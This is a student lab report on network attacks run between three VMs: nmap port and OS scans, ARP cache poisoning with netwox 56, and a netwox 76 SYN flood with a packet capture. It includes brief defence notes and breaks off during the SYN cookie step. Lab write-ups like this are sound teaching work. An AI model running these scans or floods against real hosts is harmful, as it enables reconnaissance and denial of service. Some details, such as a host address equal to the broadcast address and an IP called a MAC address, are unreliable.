


Homework 4 report

2.1 Environment Setup

Setting up 3 VM's on the same local network. My VM's happen to exist in the 10.0.2.x address space




The image shows three stacked terminal windows from a VM monitor. Each window is titled 'Terminator' and shows a shell prompt. The first window (top) is for 'Ubuntu 3 [Running]' and shows the output of 'ifconfig' for interface 'enp0s3', with IP address 10.0.2.255. The second window (middle) is for 'Ubuntu 2 [Running]' and shows the output of 'ifconfig' for interface 'enp0s3', with IP address 10.0.2.15. The third window (bottom) is for 'Ubuntu 2 [Running]' and shows the output of 'ifconfig' for interface 'enp0s3', with IP address 10.0.2.4. All three windows have a red box highlighting the 'ifconfig' output.

```
[10/28/19]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:1a:35:27
          inet addr:10.0.2.255  Bcast:10.0.2.255  Mask:255.255.255.0

[10/28/19]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:63:71:8d
          inet addr:10.0.2.15   Bcast:10.0.2.255  Mask:255.255.255.0

[10/28/19]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:70:df:0e
          inet addr:10.0.2.4    Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::917f:643c:99fc:a9ff/64 Scope:Link
```



Netbox, Scapy and wireshark tools



The image shows a terminal window with a shell prompt. The user has entered 'netbox', which has displayed a menu. The menu lists options for leaving netbox, searching tools, displaying help, running tools with command line or keyboard parameters, and adding information, network protocols, or application protocols.

```
[10/28/19]seed@VM:~$ netbox
Netbox toolbox version 5.39.0. Netlib library version 5.39.0.

##### MAIN MENU #####
0 - leave netbox
3 - search tools
4 - display help of one tool
5 - run a tool selecting parameters on command line
6 - run a tool selecting parameters from keyboard
a + information
b + network protocol
c + application protocol
```



The image shows a terminal window with a shell prompt. The user has entered 'scapy', which has displayed a welcome message. The message includes information about the Scapy version (2.4.0) and a link to the GitHub repository. The message also mentions that IPsec encryption/authentication is disabled and that the standard Python shell is being used instead of IPython.

```
INFO: Can't import python-cryptography v1.7+. Disabled IPsec encryption/authentication.
WARNING: IPython not available. Using standard Python shell instead.
AutoCompletion, History are disabled.


aSPY//YASa
aPYyyyCY////////YCa
sY////////YSpcs scpCY//Pp
aYP aYYYYYYYSCP//Pp syY//C
AYAsAYYYYYYYY//Ps cY//S
pCCCCC//p cSSps y//Y
SPPPPP//a nP//AC//Y

Welcome to Scapy
Version 2.4.0
https://github.com/secdev/scapy
```

3.1 Task (1) : Surveillance Techniques

Port Scanning: Host 10.0.2.15 attacking host 10.0.2.4


TCP Connect scan : Scan successful



```
Terminator
/bin/bash
[10/28/19]seed@VM:~$ nmap -T4 -sT 10.0.2.4

Starting Nmap 7.01 ( https://nmap.org ) at 2019-10-28 11:30 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0012s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
53/tcp    open  domain
80/tcp    open  http
3128/tcp  open  squid-http
```

SYN stealth scan: Scan successful




```
Ubuntu Desktop
/bin/bash
[10/28/19]seed@VM:~$ nmap -sS 10.0.2.4
You requested a scan type which requires root privileges.
QUITTING!
[10/28/19]seed@VM:~$ sudo nmap -sS 10.0.2.4

Starting Nmap 7.01 ( https://nmap.org ) at 2019-10-28 11:33 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0030s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
53/tcp    open  domain
80/tcp    open  http
3128/tcp  open  squid-http
MAC Address: 08:00:27:70:DF:0E (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.26 seconds
[10/28/19]seed@VM:~$
```

FIN scan: Scan successful



```
/bin/bash
[10/28/19]seed@VM:~$ sudo nmap -sF -T4 10.0.2.4

Starting Nmap 7.01 ( https://nmap.org ) at 2019-10-28 11:37 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00062s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
21/tcp    open|filtered ftp
22/tcp    open|filtered ssh
23/tcp    open|filtered telnet
53/tcp    open|filtered domain
80/tcp    open|filtered http
3128/tcp  open|filtered squid-http
MAC Address: 08:00:27:70:DF:0E (Oracle VirtualBox virtual NIC)
```

UDP scan: Scan appeared to fail

```
/bin/bash
[10/28/19]seed@VM:~$ sudo nmap -sU -T4 10.0.2.4

Starting Nmap 7.01 ( https://nmap.org ) at 2019-10-28 11:41 EDT
Warning: 10.0.2.4 giving up on port because retransmission cap hit (6).
```

IP Protocol Scan: Scan successful

```
/bin/bash
[10/28/19]seed@VM:~$ nmap -sO -T4 10.0.2.4
You requested a scan type which requires root privileges.
QUITTING!
[10/28/19]seed@VM:~$ sudo nmap -sO -T4 10.0.2.4

Starting Nmap 7.01 ( https://nmap.org ) at 2019-10-28 11:50 EDT
Warning: 10.0.2.4 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.0.2.4
Host is up (0.0028s latency).
Not shown: 204 open|filtered protocols, 50 closed protocols
PROTOCOL STATE SERVICE
1      open icmp
6      open tcp
MAC Address: 08:00:27:70:DF:0E (Oracle VirtualBox virtual NIC)
```

Fingerprinting Operating Systems using Nmap: Scan was successful. Detected Linux 3.2 – 4.0. I am not able to scan for windows because I do not have a windows machine

```
Ubuntu Desktop
/bin/bash
Not shown: 994 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
53/tcp    open  domain
80/tcp    open  http
3128/tcp  open  squid-http
MAC Address: 08:00:27:70:DF:0E (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.0
Uptime guess: 0.052 days (since Mon Oct 28 10:58:08 2019)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros
```

Design

Port scanning attacks are simple to use and easily invoked through the nmap command. The port scanning commands all appear to use some kind of iterating loop to check the several ports / services that could possibly be running on a target machine and also report what ports and services are open and could be vulnerable to attack.

Observation

Of the 5 port scan types I tested, all appeared to be successful except for the UDP scan that I attempted to run. Even so, the scan appeared to simply not finish in a reasonable amount of time (I let it run for close to 10 minutes before terminating and moving on to the next step).

Explanation

From an online source <https://security.stackexchange.com/questions/52566/increase-speed-in-nmap-udp-scan>: UDP scans happen at a much slower rate than TCP scans because of the differences in features of each protocol (the three way handshake in TCP makes it easier to establish if a port is open or not) In order to account for this difference, it may be necessary to use additional command line options when running the scan like --max-rtt-timeout.

Defense Thought

An effective way of defending against port scanning is to implement some kind of log checking device that can see the number of port scans coming from an individual machine. If that machine is showing an unusually large number of port scans in a given time frame, it may be an indicator that the machine is using port scanning for reconnaissance purposes.

3.2 Task (2) : ARP cache poisoning

Steps in an ARP cache attack


1. Use ARP -n to view the MAC addresses of the machines currently running on the network. In the below example, all machines are residing in on the ethernet network

```
/bin/bash
[10/28/19]seed@VM:~$ arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.0.2.3          ether   08:00:27:9d:c8  C             enp0s3
10.0.2.1          ether   52:54:00:12:35:00 C             enp0s3
10.0.2.4          ether   08:00:27:70:df:0e C             enp0s3
[10/28/19]seed@VM:~$
```


2. Ping an unreachable host to show that host is unreachable by the victim machine and does not exist before the ARP poisoning

```
[10/28/19]seed@VM:~$ ping 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
From 10.0.2.15 icmp_seq=1 Destination Host Unreachable
From 10.0.2.15 icmp_seq=2 Destination Host Unreachable
From 10.0.2.15 icmp_seq=3 Destination Host Unreachable
From 10.0.2.15 icmp_seq=4 Destination Host Unreachable
From 10.0.2.15 icmp_seq=5 Destination Host Unreachable
```


- Use Wireshark to view the MAC address needed for assignment in the spoofing step using network



- Next, the attacker can use netwox 56 command to create a spoofed MAC address in the victims IP cache. In this case, the attacker is 10.0.2.4 and the Victim is 10.0.2.15. The spoofed mac address is 10.0.2.6



- Now, an invalid MAC address will reside in the victim's ARP cache



Design:

The ARP cache poisoning attack was designed by first using `arp -n` to view the MAC addresses already mapped to the victim device. The victim device then issued a ping command to a non-existent ip address to show that there is no host with that IP mapped to a mac address on the network. The attacker is then able to use Wireshark to view this ping and find the appropriate mac address to assign the fake mac address to. Then, using the netwox 56 tool, the attacker creates a fake MAC address mapping in the victims ARP cache.

Observation:

Using the above outlined ARP attack, I was able to successfully create a fake MAC address mapping in the victims ARP cache using the netwox 56 tool.

Explanation:


My attack was successful and could be completed remotely from the attacker's device using netwox and Wireshark

Defensive thought:

In order to defend against ARP cache poisoning, I think it would be very beneficial for network administrators to completely prevent the use of netwox tools on their machines. Disabling the ability to create a fake MAC address mapping in victim machines can help to prevent the kind of Dos attacks mentioned in the assignment description. After researching online, another effective measure for preventing ARP spoofing is to utilize VPN's when accessing public networks because the victims traffic cannot be tracked using a tool like Wireshark.


3.3 Task (3) : SYN Flooding Attack

Checking the system queue size setting




```
Terminator
/bin/bash
[10/28/19]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn backlog = 128
[10/28/19]seed@VM:~$
```

Checking usage of the queue



```
/bin/bash
/bin/bash 95x24
unix 2      [ ACC ]     STREAM    LISTENING   21422      /tmp/.ICE-unix/1665
unix 2      [ ACC ]     STREAM    LISTENING   19813      /home/seed/.gnupg/S.gpg-agent
unix 2      [ ACC ]     STREAM    LISTENING   19435      @/com/ubuntu/upstart-session/1000/1181
unix 2      [ ACC ]     STREAM    LISTENING   19996      @/tmp/dbus-PKm6s0fhH2
unix 3      [  ]        DGRAM      LISTENING   11528      /run/systemd/notify
unix 2      [ ACC ]     STREAM    LISTENING   19883      @/tmp/ibus/dbus-kJh3B8xE
unix 3      [  ]        STREAM    CONNECTED   17112
unix 3      [  ]        STREAM    CONNECTED   22407      /run/systemd/journal/stdout
unix 3      [  ]        STREAM    CONNECTED   20438
```

Using netwox 76 to conduct this attack



```
Terminator
/bin/bash
[10/28/19]seed@VM:~$ netwox 76 --dst-ip 10.0.2.4 --dst-port 80 --spoofig "raw"
Error 3002 : not supported
hint: errno = 9 = Bad file descriptor
hint: libnet_open_raw4(): SOCK_RAW allocation failed: Operation not permitted
[10/28/19]seed@VM:~$ sudo netwox 76 --dst-ip 10.0.2.4 --dst-port 80 --spoofig "raw"
```


Sniffer tool observing the attack taking place: This was the traffic that was captured immediately after running the netxox 76 command

No.	Time	Source	Destination	Protocol	Length	Info
1	2019-10-28 13:59:57.4917253	PcsCompu_63:71:8d	Broadcast	ARP	60	who has 10.0.2.4? Tell 10.0.2.15
2	2019-10-28 13:59:57.4919719	PcsCompu_70:df:0e	PcsCompu_63:71:8d	ARP	60	10.0.2.4 is at 08:00:27:70:df:0e
3	2019-10-28 13:59:57.4921515	254.13.191.83	10.0.2.4	TCP	60	34979 → 80 [SYN] Seq=2212620206 Win=0 Len=0
4	2019-10-28 13:59:57.4921533	27.163.211.132	10.0.2.4	TCP	60	57764 → 80 [SYN] Seq=2233728352 Win=0 Len=0
5	2019-10-28 13:59:57.4921538	66.235.30.3	10.0.2.4	TCP	60	29023 → 80 [SYN] Seq=1448116700 Win=0 Len=0
6	2019-10-28 13:59:57.4921542	40.31.146.90	10.0.2.4	TCP	60	42234 → 80 [SYN] Seq=1033290672 Win=0 Len=0
7	2019-10-28 13:59:57.4921546	214.6.3.109	10.0.2.4	TCP	60	49370 → 80 [SYN] Seq=3331207125 Win=0 Len=0
8	2019-10-28 13:59:57.4921550	211.48.139.138	10.0.2.4	TCP	60	50193 → 80 [SYN] Seq=3785973513 Win=0 Len=0
9	2019-10-28 13:59:57.4921554	148.226.227.28	10.0.2.4	TCP	60	5919 → 80 [SYN] Seq=270564843 Win=0 Len=0
10	2019-10-28 13:59:57.4921558	210.109.97.103	10.0.2.4	TCP	60	40353 → 80 [SYN] Seq=2397890541 Win=0 Len=0
11	2019-10-28 13:59:57.4924482	10.0.2.4	254.13.191.83	TCP	60	80 → 34979 [SYN, ACK] Seq=135079738 Win=0 Len=0
12	2019-10-28 13:59:57.4924517	10.0.2.4	27.163.211.132	TCP	60	80 → 57764 [SYN, ACK] Seq=785105031 Win=0 Len=0
13	2019-10-28 13:59:57.4927486	10.0.2.4	66.235.30.3	TCP	60	80 → 29023 [SYN, ACK] Seq=281481849 Win=0 Len=0
14	2019-10-28 13:59:57.4927518	10.0.2.4	40.31.146.90	TCP	60	80 → 42234 [SYN, ACK] Seq=103399280 Win=0 Len=0
15	2019-10-28 13:59:57.4927525	10.0.2.4	214.6.3.109	TCP	60	80 → 49370 [SYN, ACK] Seq=360349402 Win=0 Len=0
16	2019-10-28 13:59:57.4927531	10.0.2.4	211.48.139.138	TCP	60	80 → 50193 [SYN, ACK] Seq=444865879 Win=0 Len=0
17	2019-10-28 13:59:57.4927537	10.0.2.4	148.226.227.28	TCP	60	80 → 5919 [SYN, ACK] Seq=3024233613 Win=0 Len=0
18	2019-10-28 13:59:57.4927543	10.0.2.4	210.109.97.103	TCP	60	80 → 40353 [SYN, ACK] Seq=284115056 Win=0 Len=0
19	2019-10-28 13:59:57.4930435	31.2.74.162	10.0.2.4	TCP	60	41867 → 80 [SYN] Seq=330156522 Win=0 Len=0
20	2019-10-28 13:59:57.4930461	168.99.55.158	10.0.2.4	TCP	60	44503 → 80 [SYN] Seq=2752584602 Win=0 Len=0

Running netstat -na on the victim machine during the attack: The output appears to be very similar to the output from the netstat -na command ran prior to the netxox 76 attack.

```

native
unix 3      [ ]          STREAM     CONNECTED   21315
unix 3      [ ]          STREAM     CONNECTED   20983      @/com/ubuntu/upstart-
session/1000/1122
unix 3      [ ]          DGRAM      12201
unix 3      [ ]          STREAM     CONNECTED   12182
unix 3      [ ]          STREAM     CONNECTED   23036
unix 3      [ ]          STREAM     CONNECTED   21311
unix 2      [ ]          DGRAM      17008
unix 3      [ ]          STREAM     CONNECTED   22981
unix 3      [ ]          STREAM     CONNECTED   21313
unix 3      [ ]          STREAM     CONNECTED   20958
unix 3      [ ]          STREAM     CONNECTED   23498
unix 3      [ ]          STREAM     CONNECTED   15462
unix 3      [ ]          STREAM     CONNECTED   24058
unix 3      [ ]          STREAM     CONNECTED   23612
unix 2      [ ]          DGRAM      12190
unix 3      [ ]          STREAM     CONNECTED   23037      @/tmp/.ICE-unix/1618
unix 3      [ ]          STREAM     CONNECTED   21312      /var/run/dbus/system
  
```

Checking the state of the SYN cookie. It appears to be on


```

[10/28/19]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
  
```

Turning the SYN cookie countermeasure on the victim machine and running the attack again

```
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
